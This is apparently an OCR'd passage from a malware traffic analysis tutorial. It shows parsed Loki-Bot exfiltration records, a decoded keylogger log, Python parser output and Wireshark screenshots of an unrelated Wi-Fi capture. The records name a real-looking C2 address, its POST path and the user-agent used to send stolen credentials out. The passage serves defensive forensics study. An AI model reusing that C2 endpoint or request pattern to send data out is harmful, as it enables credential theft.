        <Setting name="Reconnect delay">5</Setting>
        <Setting name="Enable speed limits">0</Setting>
        <Setting name="Speedlimit inbound">100</Setting>
        <Setting name="Speedlimit outbound">20</Setting>
        <Setting name="Speedlimit burst tolerance">0</Setting>
        <Setting name="View hidden files">0</Setting>
        <Setting name="Preserve timestamps">0</Setting>
        <Setting name="Socket recv buffer size (v2)">4194304</Setting>
```

```
**************************************************************************
*************Decompressed Application/Credential Data [End]**************
**************************************************************************

{
    "Compromised Host/User Data": {
        "Compressed Application/Credential Data Size (Bytes)": 2310,
        "Compression Type": 0,
        "Data Compressed": true,
        "Encoded": false,
        "Encoding": 0,
        "Original Application/Credential Data Size (Bytes)": 8545
    },
    "Compromised Host/User Description": {
        "64bit OS": false,
        "Built-In Admin": true,
        "Domain Hostname": "REMWorkstation",
        "Hostname": "REMWORKSTATION",
        "Local Admin": true,
        "Operating System": "Windows 8.1 Workstation",
        "Screen Resolution": "3440x1440",
        "User Name": "REM"
    },
    "Malware Artifacts/IOCs": {
        "Binary ID": "XXXXX11111",
        "Loki-Bot Version": 1.8,
        "Mutex": "B7E1C2CC98066B250DDB2123",
        "Potential Hidden File [Hash Database]": "%APPDATA%\\C98066\\6B250D.hdb",
        "Potential Hidden File [Keylogger Database]": "%APPDATA%\\C98066\\6B250D.kdb",
        "Potential Hidden File [Lock File]": "%APPDATA%\\C98066\\6B250D.lck",
        "Potential Hidden File [Malware Exe]": "%APPDATA%\\C98066\\6B250D.exe",
        "Unique Key": "g5cy2",
        "User-Agent String": "Mozilla/4.08 (Charon; Inferno)"
    },
    "Network": {
        "Data Transmission Time": "2017-04-28T00:33:20.921806",
        "Destination Host": "185.141.27.187",
```


```
  "Network": {
      "Data Transmission Time": "2017-04-28T00:33:22.101986",
      "Destination Host": "185.141.27.187",
      "Destination IP": "185.141.27.187",
      "Destination Port": 80,
      "First Transmission": false,
      "HTTP Method": "POST",
      "HTTP URI": "/danielsden/ver.php",
      "Source IP": "172.16.0.130",
      "Source Port": 49345,
      "Traffic Purpose": "Exfiltrate Application/Credential Data"
  }
```


```
********Decompressed Keylogger Data [Start]********
**************************************************

[illegible]KL- 2017-04-27 12:03[illegible]
Window: Start menu

CB:

n
Window: Search Pane
otepad

Window: Start menu
n
Window: Search Pane
otepad
Window: new  1 - Notepad++
i
Window: *new  1 - Notepad++
thdshfhasdlf jas jdflahslfdh ashflhsklf asjf lahshl ashflahsflhhfl ashasdl fhlshdf hasklfhls hfahflasf
 s
fas fashfdl ahshglhas lkjaslkhf lahsghalsjlasdflhalshf hasglha sldfhlhaslhg as

askh dfkjsghahsd  lhashd hasghaslkd hahsgjhsh lskfasd
fka shdasdgh skldflsdh asfdh slhlahfgl asdlfjag

**************************************************
*********Decompressed Keylogger Data [End]*********
**************************************************

{
    "Compromised Host/User Data": {
        "Compressed Keylogger Data Size (Bytes)": 366,
        "Compression Type": 0,
        "Data Compressed": true,
        "Encoded": false,
        "Encoding": 0,
        "Original Keylogger Data Size": 992
    },
```


```
"Network": {
    "Data Transmission Time": "2017-04-28T00:33:58.202130",
    "Destination Host": "185.141.27.187",
    "Destination IP": "185.141.27.187",
    "Destination Port": 80,
    "HTTP Method": "POST",
    "HTTP URI": "/danielsden/ver.php",
    "Source IP": "172.16.0.130",
    "Source Port": 49347,
    "Traffic Purpose": "Exfiltrate Keylogger Data"
}
```



```
C:\Users\Apex\PycharmProjects\pysha\venv\Scripts\python.exe C:/Users/Apex/PycharmProjects/pysha/main.py
Infected IP:172.16.0.130
Communicating From:49344
Malicious HTTP Request:/danielsden/ver.php
Malicious User-AgentMozilla/4.08 (Charon; Inferno)
C2 Server:185.141.27.187
Time:2017-04-28 00:33:20.921715
Traffic Purpose: Exfiltrate Application/Credential Data

Infected IP:172.16.0.130
Communicating From:49345
Malicious HTTP Request:/danielsden/ver.php
Malicious User-AgentMozilla/4.08 (Charon; Inferno)
C2 Server:185.141.27.187
Time:2017-04-28 00:33:22.097480
Traffic Purpose: Exfiltrate Application/Credential Data


Infected IP:172.16.0.130
Communicating From:49346
Malicious HTTP Request:/danielsden/ver.php
Malicious User-AgentMozilla/4.08 (Charon; Inferno)
C2 Server:185.141.27.187
Time:2017-04-28 00:33:23.147766
Traffic Purpose: Get C2 Commands
```



highest_layer = {str} 'HTTP'
http = {Layer} Layer HTTP:\r\n\tPOST /danielsden/ver.php HTTP/1.0\r\n\r\n\tHost: 185.141.27.187\r\n\r\n\tHTTP request 1/1\r\n\tContent length:...
= {LayerFieldsContainer} Layer HTTP:\r\n\tPOST /danielsden/ver.php HTTP/1.0\r\n\r\n\tHost: 185.141.27.187\r\n\r\n\tHTTP request 1/1\r\n\t...
DATA_LAYER = {str} 'data'
_all_fields = {dict} <type 'dict'>: {'': 'POST /danielsden/ver.php HTTP/1.0\\r\\n', 'http.host': '185.141.27.187', 'http.request.line': 'User-Agent: Mozilla,...
_field_prefix = {str} 'http.'
_layer_name = {str} 'http'
_ws_expert = {LayerFieldsContainer} Expert Info (Chat/Sequence): POST /danielsden/ver.php HTTP/1.0\r\n
_ws_expert_group = {LayerFieldsContainer} 33554432
_ws_expert_message = {LayerFieldsContainer} POST /danielsden/ver.php HTTP/1.0\r\n
_ws_expert_severity = {LayerFieldsContainer} 2097152
accept = {LayerFieldsContainer} */*
chat = {LayerFieldsContainer} POST /danielsden/ver.php HTTP/1.0\r\n
connection = {LayerFieldsContainer} close



loki-bot_network_traffic.pcap
File
Edit
View
Go
Capture
Analyze
Open Ctrl+O
Open Recent
Merge...
Import from Hex Dump...
Close Ctrl+W
Save Ctrl+S
Save As... Ctrl+Shift+S
File Set
Export Specified Packets...
Export Packet Dissections
Export Packet Bytes... Ctrl+Shift+X
Export PDUs to File...
Export TLS Session Keys...
Export Objects
Print... Ctrl+P
Quit Ctrl+Q



final_show-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Wireshark: Merge with capture file
Look in: Desktop
Quick access
Desktop
Libraries
This PC
Network
final_show-01.cap
final_show-02.cap
find the secret flag.docx
File name: final_show-02.cap
Files of type: All Files
Open
Cancel
Help
Read filter:
Format: Wireshark/tcpdump/... - pcap
Size: 27 MiB, 73840 data records
Start / elapsed: 2019-03-10 17:52:27 / 00:01:34
Prepend packets to existing file
Merge packets chronologically
Append packets to existing file


*(Untitled)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
wlan.da && wlan.sa
Expression...
TCP Only
No. Source Destination Protocol Length Info
1 78:44:76:e7:b0:58 ff:ff:ff:ff:ff:ff 802.11 317 Beacon frame, SN=3473, FN=0,
12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0
13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3504, FN=0
15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0
21 2c:33:61:77:23:ef 78:44:76:e7:b0:58 802.11 24 Null function (No data), SN=3
38 2c:33:61:77:23:ef 01:00:5e:00:00:fb 802.11 168 QoS Data, SN=1747, FN=0, Flag
40 2c:33:61:77:23:ef 33:33:00:00:00:fb 802.11 188 QoS Data, SN=1748, FN=0, Flag
57 2c:33:61:77:23:ef 33:33:00:00:00:fb 802.11 188 QoS Data, SN=1748, FN=0, Flag
60 2c:33:61:77:23:ef 33:33:00:00:00:fb 802.11 188 QoS Data, SN=1748, FN=0, Flag
64 2c:33:61:77:23:ef 78:44:76:e7:b0:58 802.11 24 Null function (No data), SN=3
65 2c:33:61:77:23:ef 78:44:76:e7:b0:58 802.11 24 Null function (No data), SN=3
66 2c:33:61:77:23:ef 78:44:76:e7:b0:58 802.11 24 Null function (No data), SN=3
69 54:99:63:82:64:f5 78:44:76:e7:b0:58 802.11 24 Null function (No data), SN=2
75 54:99:63:82:64:f5 78:44:76:e7:b0:58 802.11 24 Null function (No data), SN=2
76 54:99:63:82:64:f5 78:44:76:e7:b0:58 802.11 24 Null function (No data), SN=2
Frame 1: 317 bytes on wire (2536 bits), 317 bytes captured (2536 bits)
IEEE 802.11 Beacon frame, Flags: ....
IEEE 802.11 wireless LAN
0000 80 00 00 00 ff ff ff ff ff ff 78 44 76 e7 b0 58
0010 78 44 76 e7 b0 58 10 d9 d7 41 dd 20 0d 00 00 00
0020 64 00 11 04 00 05 56 49 50 33 52 01 08 82 84 8b
0030 96 0c 12 18 24 03 01 02 05 04 00 01 00 00 2a 01
0040 04 32 04 30 48 60 6c 2d 1a 6e 18 1f ff ff 00 00
wireshark_20190318205658_a36240.pcap
Packets: 83080 · Displayed: 47655 (57.4%)
Profile: Default



*(Untitled)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression... + TCP Only
No. Source Destination Protocol Length Info
1 78:44:76:e7:b0:58 ff:ff:ff:ff:ff:ff 802.11 317 Beacon frame, SN=3473, FN=0,
2 802.11 10 Clear-to-send, Flags=...P....
3 802.11 10 Acknowledgement, Flags=.....
4 802.11 16 Request-to-send, Flags=.....
5 802.11 10 Clear-to-send, Flags=.....
6 802.11 28 802.11 Block Ack, Flags=.....
7 802.11 16 Request-to-send, Flags=.....
8 802.11 10 Clear-to-send, Flags=.....
9 802.11 28 802.11 Block Ack, Flags=.....
10 802.11 10 Acknowledgement, Flags=.....
11 802.11 10 Acknowledgement, Flags=.....
12 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3503, FN=0
13 78:44:76:e7:b0:58 78:45:61:71:0d:9a 802.11 387 Probe Response, SN=3504, FN=0
14 802.11 10 Acknowledgement, Flags=.....
15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=0
Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)
IEEE 802.11 Request-to-send, Flags: ....
Type/Subtype: Request-to-send (0x001b)
Frame Control Field: 0xb400
.000 0000 1001 0110 = Duration: 150 microseconds
Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58)
Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df ····xDv· ·X··A·F·
wireshark_20190318205658_a36240.pcap
Packets: 83080 · Displayed: 83080 (100.0%)
Profile: Default

